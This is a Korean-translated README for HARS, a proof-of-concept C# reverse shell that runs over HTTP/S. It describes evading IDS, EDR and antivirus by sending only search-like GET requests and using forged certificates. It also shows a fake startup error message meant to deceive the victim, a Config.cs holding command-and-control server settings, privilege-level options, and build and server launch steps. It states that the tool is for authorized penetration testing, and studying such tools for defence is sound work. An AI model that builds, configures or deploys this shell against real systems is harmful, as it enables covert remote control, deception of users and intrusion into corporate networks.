onsec-fr/http-asynchronous-reverse-shell
[POC] HTTP 프로토콜을 사용하는 비동기 리버스 셸.



IDS, IPS, EDR, AV, 방화벽과 같은 고급 탐지 시스템이 기업 네트워크를 지배하는 시대에, 모의 침투 테스트 중 이를 회피하는 것은 도전 과제입니다. 대부분의 리버스 쉘은 TCP 터널(L4)을 활용하는데, 이제는 정기적으로 분석되고 플래그가 지정됩니다.
이 프로젝트는 혁신적인 솔루션을 제시합니다: HTTP/S를 통한 완전히 비동기적인 리버스 쉘로, 합법적인 사용자 행동을 모방하여 정상적인 웹 트래픽에 섞여듭니다.
기존 리버스 쉘과 달리 GET 요청만 사용하고, 정상적인 웹 쿼리로 보이며, 선택적으로 위조된 합법 인증서를 사용한 HTTPS를 통해 실행되어 탐지 가능성을 최소화합니다.
클라이언트는 명령을 받을 때까지 서버에 요청합니다.
공격자가 서버에 명령을 제공합니다.
명령이 정의되면 클라이언트가 이를 실행하고 결과를 반환합니다.
공격자가 세션을 종료하기로 결정할 때까지 이 과정이 반복됩니다.

이 도구는 승인된 보안 테스트를 위한 개념 증명 시연 도구로만 사용됩니다. 이 도구를 실행하기 전에 현지 법률을 확인하십시오.
현재 PoC로서 다음 기능이 구현되어 있습니다:
클라이언트 측

서버 측

HARS.sln을 엽니다.Config.cs를 편집합니다: class Config
{
/* Behavior */
// Display a fake error msg at startup
public static bool DisplayErrorMsg = true;
// Title of fake error msg
public static string ErrorMsgTitle = "This application could not be started.";
// Description of fake error msg
public static string ErrorMsgDesc = "Unhandled exception has occured in your application. \r\r Object {0} is not valid.";
// Min delay between the client calls
public static int MinDelay = 2;
// Max delay between the client calls
public static int MaxDelay = 5;
// Fake uri requested - Warning : it must begin with "search" (or need a change on server side)
public static string Url = "search?q=search+something&qs=n&form=QBRE&cvid=";
/* Listener */
// Hostname/IP of C&C server
public static string Server = "https://127.0.0.1";
// Listening port of C&C server
public static string Port = "443";
// Allow self-signed or "unsecure" certificates - Warning : often needed in corporate environment using proxy
public static bool AllowInsecureCertificate = true;
}
선택 사항: HARS.manifest를 편집하여 권한 수준을 조정합니다.
requestedExecutionLevel은asInvoker,highestAvailable또는requireAdministrator로 설정할 수 있습니다.
프로젝트 속성
여기에서 어셈블리 정보와 파일 아이콘을 사용자 정의할 수 있습니다.

참고: 대상 .NET 프레임워크 버전은 4.6으로 설정되어 있으며, Windows 10에 기본적으로 제공됩니다.
Windows 7의 경우, 누락된 기능을 설치하지 않으려면 .NET 3.5를 선택하십시오.
Visual Studio에서 프로젝트를 빌드합니다.
클라이언트는 Http Asynchronous Reverse Shell\HARS_Client\HARS\bin\Release 폴더에 생성됩니다.
완료!
HARS_Server/www/에 있는 HARS_Server.py를 편집하여 포트 또는 인증서 경로를 사용자 정의합니다.PORT = 443
CERT_FILE = '../server.pem'
python HARS_Server.py
-HTTP 로그는 Http Asynchronous Reverse Shell\HARS_Server\logs에 위치합니다.
-Http Asynchronous Reverse Shell\HARS_Server\templates에 고유한 템플릿(모든 html 페이지)을 추가할 수 있습니다.
@onSec-fr